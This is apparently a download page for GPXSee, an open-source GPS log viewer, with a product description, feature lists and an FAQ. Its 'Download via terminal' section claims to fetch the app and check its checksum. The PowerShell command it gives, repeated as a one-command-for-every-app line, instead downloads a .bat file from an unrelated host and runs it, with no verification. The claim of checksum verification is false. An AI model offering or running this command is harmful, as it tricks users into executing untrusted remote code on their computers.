

GPXSee
by tumic
- Version
- 16.16
- Size
- 7.1 MB
- Updated
- Publisher
- tumic
- Category
- Design
- Files
- 1
GPXSee screenshots






About GPXSee
GPXSee is a free, open-source viewer and analyser for GPS log files. Load a track from a hike, bike ride, run or drive, and GPXSee shows it on a map along with graphs of elevation, speed, heart rate, cadence, temperature and other data recorded by your device. It is designed to be fast and lightweight, opening even large files quickly, and runs on Windows, macOS and Linux.
Format support is one of GPXSee's strengths. Besides GPX, it reads TCX, KML, FIT, IGC, NMEA, SLF, SML, LOC, GPI, GeoJSON and OziExplorer files, among others, so it can handle data from most GPS devices, sports watches, cycling computers and fitness apps. You can open several files at once to compare routes, and the program calculates statistics such as total distance, time, moving time, average and maximum speed and elevation gain.
For maps, GPXSee supports online tile sources, which can be added through simple map definition files, as well as offline maps in a variety of formats, including MBTiles, Garmin IMG maps, Mapsforge vector maps, OziExplorer maps and others. This makes it useful for planning or reviewing trips without an internet connection. Graphs are interactive and linked to the map, so hovering over a point on the elevation profile shows where you were on the route. Results can be printed or exported to PDF or PNG.
GPXSee is developed by Martin Tůma and published under the GPL, with releases available as installers and source archives; the downloads here include source tarballs for recent versions. It is not a route-planning tool or a training platform, but as a quick, private, offline way to view and analyse GPS logs, it is hard to beat. Outdoor enthusiasts, athletes and anyone working with GPS data will find it a handy addition to their toolkit.
Key features
- Opens many GPS log formats
- Elevation, speed, heart rate and other graphs
- Online and offline map support
- Multiple tracks at once
- Export to PDF or PNG
Pros
- Fast and lightweight
- Broad format and map support
- Private, offline use
Cons
- Not a route planner
- Map sources may need manual setup
System requirements
Windows, macOS or Linux. GPXSee runs well on modest hardware.
Tips
- Add an offline map so you can review trips without internet
- Open several tracks together to compare routes
Source code on GitHub tumic0/GPXSee
Description from the publisher
GPS log file viewer and analyzer
GPS log file viewer and analyzer with support for GPX, TCX, KML, FIT, IGC, NMEA, SLF, SML, LOC, GPI, GeoJSON and OziExplorer files.
At a glance
GPXSee is a open source design app published by tumic (gpxsee.org). GPS log file viewer and analyzer
SOFTGIT offers 1 file for GPXSee covering Windows, macOS, Linux, BSD/Unix, 7.1 MB in total. The version listed is v16.16, last updated on September 26, 2026.
GPXSee belongs to the Design category, alongside The FreeType Project, Scribus, Skim. Browse related apps below to compare alternatives.
Download GPXSee v16.16
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/gpxsee. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
GPXSee system requirements
- Operating system
- Linux, BSD/Unix, macOS, Windows
- License
- GNU General Public License version 3.0 (GPLv3)
- Written in
- C++
- Download size
- 6.2 MB (GPXSee-16.16.tar.gz)
- Project page
- sourceforge.net/projects/gpxsee
GPXSee FAQ
Which file formats does GPXSee open?
GPX, TCX, KML, FIT, IGC, NMEA, SLF, SML, LOC, GPI, GeoJSON, OziExplorer and others.
Can GPXSee use offline maps?
Yes. It supports offline formats such as MBTiles, Garmin IMG and Mapsforge, as well as online tile sources.
What statistics does GPXSee show?
Distance, time, moving time, speed, elevation and other data recorded by your device, with interactive graphs.
Can I export a track view?
Yes. Views can be printed or exported to PDF or PNG.
Is GPXSee free?
Yes. It is open source under the GPL.
Is GPXSee free and open source?
GPXSee is distributed under GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does GPXSee support?
SourceForge lists Linux, BSD/Unix, macOS, Windows for GPXSee.
Where does the GPXSee download come from?
The Download button takes you to the official SourceForge download for GPXSee (sourceforge.net/projects/gpxsee). SOFTGIT does not modify or re-host the file.
What is GPXSee written in?
SourceForge lists C++.
Is GPXSee free to download?
Yes. GPXSee is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download GPXSee?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is GPXSee safe to install?
Files are published as received from tumic, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does GPXSee support?
The files listed here target Windows, macOS, Linux, BSD/Unix.
How big is the GPXSee download?
The file is 7.1 MB.
Provenance
- Publisher
- tumic
- Source
- gpxsee.org
- Last check
- 1 month ago
- License
- GNU General Public License version 3.0 (GPLv3)
- Source code
- github.com/tumic0/GPXSee
- Imported from
- Source: sourceforge.net/projects/gpxsee


